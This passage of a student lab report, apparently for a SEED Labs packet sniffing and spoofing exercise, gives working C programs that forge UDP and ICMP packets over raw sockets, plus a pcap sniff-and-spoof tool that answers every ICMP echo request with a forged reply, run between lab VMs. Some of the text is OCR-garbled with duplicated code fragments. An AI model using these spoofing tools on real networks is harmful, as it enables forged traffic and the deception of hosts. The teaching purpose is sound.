   memset(buffer, 0, 1500);
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer +
                                        sizeof(struct ipheader));

   /*********************************************************
      Step 1: Fill in the UDP data field.
    *********************************************************/
   char *data = buffer + sizeof(struct ipheader) +
                         sizeof(struct udpheader);
   const char *msg = "DOR DOR!\n";
   int data_len = strlen(msg);
   strncpy (data, msg, data_len);

   /*********************************************************
      Step 2: Fill in the UDP header.
    *********************************************************/
   udp->udp_sport = htons(12345);
   udp->udp_dport = htons(9090);
   udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
   udp->udp_sum =  0; /* Many OSes ignore this field, so we do not
                         calculate it. */
```


Code explanation :

I configured two virtual machines for this task: my primary VM and another one, solely for task execution verification. I developed a spoof program utilizing the pcap library. Upon execution, the machine designated for spoofing transmitted a packet to the target machine with a forged source IP address (1.2.3.4)

Running the code to do spoofing ;

```
seed@VM: ~/.../volumes
seed@VM: ~/..... seed@VM: ~/..... seed@VM: ~/..... seed@VM: ~/..... seed@VM: ~/..... seed@VM: ~/.....
[11/18/23]seed@VM:~/.../volumes$ sudo gedit spoof.c

(gedit:33280): Tepl-WARNING **: 18:28:14.372: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is
not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl wit
h --disable-gvfs-metadata.
[11/18/23]seed@VM:~/.../volumes$ gcc -o spoof spoof.c
[11/18/23]seed@VM:~/.../volumes$ sudo ./spoof
[11/18/23]seed@VM:~/.../volumes$
```

Wireshark



Task 2.2B: Spoof an ICMP Echo Request.

Running the program .

```
[11/18/23]seed@VM:~/.../volumes$ sudo gedit spoof_imcp.c

(gedit:33330): Tepl-WARNING **: 18:35:28.952: GVfs metadata is not supported. Fallback to TeplMetadataManager.
e-gvfs-metadata.
[11/18/23]seed@VM:~/.../volumes$ gcc -o spoofimcp spoof_imcp.c
[11/18/23]seed@VM:~/.../volumes$ sudo ./spoofimcp
seq=0 type=8
[11/18/23]seed@VM:~/.../volumes$
```

Code snippet :

```
[11/18/23]seed@VM:~/.../volumes$ cat spoof_imcp.c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

unsigned short in_cksum(unsigned short *buf, int length) {
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}




void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,&enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

int main() {
   char buffer[1500];
```


```
    sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
    sum = (sum >> 16);                   // add carry
    return (unsigned short)(~sum);
}
```

Wireshark

```
void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,&enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);

   struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
   icmp->icmp_type = 8;

   icmp->icmp_chksum = 0;
   icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));

   struct ipheader *ip = (struct ipheader *) buffer;
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("10.0.2.15");
   ip->iph_destip.s_addr = inet_addr("1.2.3.4");
   ip->iph_protocol = IPPROTO_ICMP;
   ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
   printf("seq=%hu ", icmp->icmp_seq);
   printf("type=%u \n", icmp->icmp_type);
   send_raw_ip_packet(ip);

   return 0;
}
[11/18/23]seed@VM:~/.../volumes$
```

Code explanation :

Despite the ICMP request originating from 10.0.2.15, the attacker manipulated the packet to contain a spoofed IP address (belonging to the victim). Consequently, when the remote server received the ICMP packet, it replied to the source IP within the packet instead of redirecting it to the attacker. This illustrates the successful spoofing of an ICMP Echo request by the attacker.



Questions. Please answer the following questions.

• Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

The IP packet length field can be assigned any arbitrary value, yet it's important to note that the packet's total length is restored to its original size when it is transmitted.

• Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

When utilizing raw sockets, the default behavior is for the kernel to calculate the checksum for the IP header. Setting ip_check to 0 allows the kernel to perform this calculation, unless you explicitly change it to another value. In the latter case, you would need to employ a checksum method yourself.

• Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Executing programs that utilize raw sockets requires root privileges because non-privileged users lack the permissions to modify all fields in the protocol headers. Users with root privileges have the capability to set any field in the packet headers, access sockets, and enable the interface card in promiscuous mode. Running the program without root privileges will result in a failure during socket setup.

4.3 Task 2.3: Sniff and then Spoof

In this task, you will combine the sniffing and spoofing techniques to implement the following sniff-and-then-spoof program. You need two machines on the same LAN. From machine A, you `ping` an IP X. This will generate an ICMP echo request packet. If X is alive, the `ping` program will receive an echo reply, and print out the response. Your sniff-and-then-spoof program runs on the attacker machine, which monitors the LAN through packet sniffing. Whenever it sees an ICMP echo request, regardless of what the target IP address is, your program should immediately send out an echo reply using the packet spoofing technique. Therefore, regardless of whether machine X is alive or not, the `ping` program will always receive a reply, indicating that X is alive. You need to write such a program in C, and include screenshots in your report to show that your program works. Please also attach the code (with adequate amount of comments) in your report.

Code snippet :

```
[11/18/23]seed@VM:~/.../volumes$ cat sniff_spoof.c
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <unistd.h>
#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip->iph_ihl * 4;
  const char buffer[PACKET_LEN];

  // make a copy from original packet to buffer (faked packet)
  memset((char*)buffer, 0, PACKET_LEN);
  memcpy((char*)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
  struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);

  // Construct IP: SWAP src and dest in faked ICMP packet
  newip->iph_sourceip = ip->iph_destip;
  newip->iph_destip = ip->iph_sourceip;
  newip->iph_ttl = 64;

  // Fill in all the needed ICMP header information.
  // ICMP Type: 8 is request, 0 is reply.
  newicmp->icmp_type = 0;

  send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;
```


```
  send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));

    /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
                        send_echo_reply(ip);
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;

  char filter_exp[] = "icmp[icmptype] = 8";

  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
[11/18/23]seed@VM:~/.../volumes$
```

Observation / explanation :


Having the attacker machine in promiscuous mode allowed it to capture all incoming packets. When the spoofing program was executed, the NIC intercepted the packets,

and the program, in turn, manipulated them by swapping the destination and source. After crafting the modified packet, it was sent out, and upon reaching the victim, the ICMP echo request was successfully spoofed.


Attacker machine (VM1 10.0.2.15) :



Victim machine (VM2 10.9.0.6) :



Wireshark



From vm2 i have transmitted three ping requests and in the attack machine i have runned the program which i wrote and then i capture the ICMP packets. We can see 3 requests and 3 reply It shows that we have successfully completed the lab task .

—---------- **LAB DONE SUCCESSFULLY** —----------